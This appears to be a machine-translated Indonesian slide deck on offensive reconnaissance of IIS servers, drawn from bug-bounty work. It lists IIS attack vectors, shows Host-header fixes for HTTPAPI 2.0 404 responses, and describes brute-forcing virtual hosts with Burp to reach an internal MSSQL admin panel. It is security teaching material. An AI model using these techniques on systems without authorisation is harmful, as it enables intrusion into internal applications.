



Meretas IIS

w / shubs



shubs
@infosec_au



Why I love hacking IIS servers:

- Case insensitive, amazing for content discovery
- IIS Shortname
- VIEWSTATE deserialization RCE gadget
- Web.config upload tricks
- Debug mode w/ detailed stack traces and full path
- Debugging scripts often deployed (ELMAH, Trace)
- Telerik RCE

9:23 AM · Dec 21, 2020 · Twitter Web App

 View Tweet activity

186 Retweets **2** Quote Tweets **938** Likes



Berurusan dengan HTTPAPI 2.0

Aktiva



Pernahkah Anda melihat ini sebelumnya?

443/HTTPS


GET /

Server Microsoft HTTPAPI 2.0

Status Line 404 Not Found

Page Title Not Found

GET / [\[view page\]](#)



- Anda mungkin kehilangan subdomain yang terkait dengan alamat IP (Tanpa sertifikat SSL)
- Atau subdomain tidak menyelesaikan tetapi Anda bisa mendapatkan subdomain penuh / sebagian dari sertifikat SSL

Mengatasi Kesalahan HTTPAPI 2.0 404

- Ini sangat sederhana, tetapi sering kali orang melewatkan aset saat melihat HTTPAPI 2.0 404 kesalahan. Kesalahan ini biasanya berarti bahwa aset memerlukan header host yang benar untuk diarahkan ke aplikasi.
- Anda tidak selalu cukup beruntung memiliki subdomain lengkap yang diberikan kepada Anda melalui sertifikat SSL.
- Jika Anda mengetahui nama host, cukup berikan nama host di header HTTP Host.
- Terkadang Anda harus memaksa VHosts hingga Anda dapat mengakses aplikasi.

Request

Pretty Raw \n Actions

```
1 GET / HTTP/1.1
2 Host: 161.161.161.161
3 Connection: close
4 Cache-Control: max-age=0
5 DNT: 1
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
  10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/88.0.4324.96 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9
  ,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 404 Not Found
2 Content-Type: text/html; charset=us-ascii
3 Server: Microsoft-HTTPAPI/2.0
4 Date: Wed, 03 Feb 2021 21:32:23 GMT
5 Connection: close
6 Content-Length: 315
7
8 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
9 <HTML>
  <HEAD>
    <TITLE>
      Not Found
    </TITLE>
  <META HTTP-EQUIV="Content-Type" Content-Type="text/html">
  </HEAD>
  <BODY>
    <h2>
      Not Found
    </h2>
    <hr>
  </BODY>
</HTML>
```



Request

Pretty Raw \n Actions

```
1 GET / HTTP/1.1
2 Host: icc.161.161.161.com
3 Connection: close
4 Cache-Control: max-age=0
5 DNT: 1
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
  10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/88.0.4324.96 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9
  ,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 403 Forbidden
2 Content-Type: text/html
3 Server: Microsoft-IIS/8.5
4 X-Powered-By: ASP.NET
5 Date: Wed, 03 Feb 2021 21:30:24 GMT
6 Connection: close
7 Content-Length: 1233
8
9 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
10 <html xmlns="http://www.w3.org/1999/xhtml">
11 <head>
12 <meta http-equiv="Content-Type" content="text/html">
13 <title>
  403 - Forbidden: Access is denied.
</title>
14 <style type="text/css">
15 <!--
16 body{
  margin:0;
  font-size:.7em;
}
```



Setelah memperbaiki header host

- Tambahkan baris ke file / etc / hosts Anda untuk memetakan nama host yang benar ke alamat IP aset.
- Jalankan semua pemindaian Anda lagi, termasuk pencacahan Anda melalui pemindai nama pendek IIS.
- PerformVHost enumeration / bruteforcing untuk melihat apakah ada aplikasi lain yang ada di host.
- Temukan semua aset lain yang merespons dengan kesalahan HTTPAPI 2.0 404 dan terapkan alur kerja yang sama (bilas dan ulangi).

VHost Hopping




Mengakses panel admin internal melaluiVHost

Melompat (\$ 1.900)

- Menemukan aset yang tampak seperti apply.company.com yang menjalankan IIS.
- Menggunakan daftar kata subdomain yang besar untuk memaksa VHosts menggunakan Burp Intruder (% bruteforce%
.company.com). _____
- Respon yang besar dan berbeda dikembalikan untuk mssql.company.com yang tidak dapat diakses secara
eksternal, hanya dapat diakses melalui "VHost Hopping".
- Ini menjalankan manajer / explorer database MSSQL (https: // _____
sourceforge.net/projects/asp-ent-man/).

Mengakses theVHost

- Seringkali, di server IIS, mungkin ada aplikasi internal yang berjalan dengan nama host yang berbeda. Nama host bruteforcing / VHost hopping sangat efektif di lingkungan IIS.
- Aturan pencocokan dan ganti sederhana untuk memfasilitasi akses:



① Specify the details of the match/replace rule.

Type: Request header

Match: ^Host: apply.[redacted].com\$



Replace: Host: mssql.[redacted].com

Comment: Rewrite Host header

